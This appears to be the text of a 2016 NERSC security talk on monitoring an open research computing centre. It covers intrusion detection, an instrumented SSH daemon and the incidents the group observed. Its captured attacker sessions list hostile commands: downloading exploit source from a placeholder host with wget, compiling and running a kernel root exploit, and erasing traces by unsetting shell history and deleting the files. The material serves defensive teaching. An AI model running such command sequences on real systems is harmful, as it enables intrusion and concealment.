


Open Science, Open Security



Abe Singer, Scott
Campbell
NERSC Security Group

October 21, 2016

About NERSC



- **> 100Gbit Network**
- **Thousands of users**
- **SSH access and shell accounts for everyone!**
- **Passwords/Keys for unprivileged authentication**
- **Highly diverse code base**
- **Users can run what they want**

Why are we different?




- **Mission: security's *primary job* is to enable science.**
- **Small number of incidents, but potentially high impact**
- **Assume compromised accounts at all times.**
- **“Standard” security practices don’t apply; we’re not a corporate environment**
- **Scale**


- **Constant re-evaluation with changes in tech and technique.**
- **Culture of good system administration practices**
- **Users as a vulnerability**
- **Gather data and try to automate as much analysis as possible.**

Bro
IDS
Event
Correlation
Monitoring


Bro Data Feeds




iSSHHD: Solution Architecture




iSSHHD: Solution Architecture



iSSHHD: Solution Architecture



iSSHHD: Solution Architecture



iSSHD: Example #1



```
AUTH_OK          resu keyboard-interactive/pam 1.1.1.1:52073/tcp > 0.0.0.0:22/tcp
SESSION_REMOTE_DO_EXEC  sh -i
SESSION_REMOTE_EXEC_NO_PTY sh -i
NOTTY_DATA_CLIENT  uname -a
NOTTY_DATA_SERVER  Linux comp05 2.6.18-...GNU/Linux
NOTTY_DATA_CLIENT  unset HISTFILE
NOTTY_DATA_CLIENT  cd /dev/shm
NOTTY_DATA_CLIENT  mkdir ... ; cd ...
NOTTY_DATA_CLIENT  wget http://host.example.com:23/ab.c
NOTTY_DATA_CLIENT  gcc ab.c -o ab -m32
NOTTY_DATA_CLIENT  ./ab
NOTTY_DATA_SERVER  [32mAc1dB1tCh3z [0mVS Linux kernel 2.6 kernel 0d4y
NOTTY_DATA_SERVER  $$$ K3rn3l r3l3as3: 2.6.18-194.11.3.el5n-perf
NOTTY_DATA_SERVER  ??? Trying the F0PPPPppppp__m3th34d
NOTTY_DATA_SERVER  $$$ L00k1ng f0r kn0wn t4rg3tz..
NOTTY_DATA_SERVER  $$$ c0mput3r 1z aqu1r1ng n3w t4rg3t...
NOTTY_DATA_SERVER  !!! u4bl3 t0 f1nd t4rg3t!? W3'll s33 ab0ut th4t!
NOTTY_DATA_CLIENT  rm -rf ab ab.c
NOTTY_DATA_CLIENT  kill -9 $$
SSH_CONNECTION_END  1.1.1.1:52073/tcp > 0.0.0.0:22/tcp
```

iSSHD: Example #1



```
AUTH_OK
SESSION_REMOTE_DO_EXEC      sh -i
SESSION_REMOTE_EXEC_NO_PTY  sh -i
NOTTY_DATA_CLIENT           uname -a
NOTTY_DATA_SERVER           Linux comp05 2.6.18-... GNU/
NOTTY_DATA_CLIENT           unset HISTFILE
NOTTY_DATA_CLIENT           cd /dev/shm
NOTTY_DATA_CLIENT           mkdir ... ; cd ...
NOTTY_DATA_CLIENT           wget http://host.example.com:2
NOTTY_DATA_CLIENT           gcc ab.c -o ab -m32
NOTTY_DATA_CLIENT           ./ab
NOTTY_DATA_SERVER           [32mAc1dB1tCh3z [0mVS Linux kernel 2.6 kernel 0d4y
NOTTY_DATA_SERVER           $$$ K3rn3l r3l3as3: 2.6.18-194.11.3.el5n-perf
NOTTY_DATA_SERVER           ??? Trying the F0PPPPppppp__m3t434d
NOTTY_DATA_SERVER           $$$ L00k1ng f0r kn0wn t4rg3tz..
NOTTY_DATA_SERVER           $$$ c0mput3r 1z aqu1r1ng n3w t4rg3t...
NOTTY_DATA_SERVER           !!! u4bl3 t0 f1nd t4rg3t!? W3'll s33 ab0ut th4t!
NOTTY_DATA_CLIENT           rm -rf ab ab.c
NOTTY_DATA_CLIENT           kill -9 $$
SSH_CONNECTION_END         1.1.1.1:52073/tcp > 0.0.0.0:22/tcp
```

Behavioral Rules

Data Value Rules

iSSHD: Soft Data



```
DATA_CLIENT /sbin/arp -a
DATA_SERVER b@n:~> /sbin/arp -a
DATA_SERVER comp05 (192.168.49.94) at 00:00:30:FB:00:00 [ether] PERM on ss
DATA_SERVER b@n:~>
DATA_CLIENT oh wow
DATA_SERVER b@n:~> oh wow
DATA_SERVER b@n:~> /sbin/arp -an |wc -l
DATA_SERVER 9787
DATA_CLIENT rofl hax it hacker
DATA_SERVER b@n:/u0> sorry, im gonna s roll a cigarette and smoke it, y
DATA_SERVER b@n:/u0> then im gonna come back and try to hack ok ?
DATA_SERVER b@n:/u0> i am gonna go for one
DATA_SERVER b@n:/u0> you cant smoke inside? terrible
DATA_SERVER b@n:/u0> its f cold as f***
```

These were not dumb kids – other longer conversations indicated an understanding of *NIX internals. Difficult to get at Soft Data otherwise.

What do we see?



- **Vendor demos: root, “password” ...**
- **Spoofed DDOS traffic from internal hosts.**
- **Endless user compromises.**
- **Web attacks on user facing infrastructure.**
- **Fake PI accounts being used as jumping points for attacking account systems.**
- **Networking hijinks!**

Crashing line cards in giant routers



NetIron 5.9.00C005 README

NetIron 5.9.00C005 is based on NetIron 5.9.00bd with the following additions in code. For details on NetIron 5.9.00bd please go to <http://my.brocade.com> and log in using your account.

NetIron 5.9.00C005 is a Customer Verification build with a preventative fix for the defect listed below.

Caveats for 5.9.00C005 -

- Customers with any IPSec configuration on an MLX should not use this image
- Customers using releases below 5.9.00 are not required to upgrade to this release since DEFECT000617836 is not seen on releases below 5.9.00

Defect ID: DEFECT000617836	
Technical Severity: Critical	Probability: Medium
Product: Brocade NetIron OS	Technology Group: Other
Reported In Release: NI 05.9.00 and above	Technology: Other
Symptom: Linecards on an MLX unexpectedly reloading at random intervals. The stack trace seen using the "show save" command is as follows - 212c0860: ipcom_pqueue_get_next(pc) 212ca014: ipcom_tmo2_select(lr) 21204e70: ike_wr_timer 211e874c: ike_sys_timer 00040160: sys_end_entry 0005e4c8: suspend 00062230: receive_message 00005024: xsyscall 211e8c28: ike_task 00040158: sys_end_task	
Condition: The exact trigger is under investigation	

Sept 18, 2016

BENIGNCERTAIN

UPDATE **September 21, 2016:**

Based on the Shadow Brokers disclosure, Cisco started an investigation into other products that could potentially be impacted by a similar exploits and vulnerabilities. During further investigation of BENIGNCERTAIN, Cisco security researchers found a vulnerability in Internet Key Exchange version 1 (IKEv1) packet processing code in Cisco IOS, Cisco IOS XE, and Cisco IOS XR Software could allow an unauthenticated, remote attacker to retrieve memory contents, which could lead to the disclosure of confidential information.



National Energy Research Scientific Computing
Center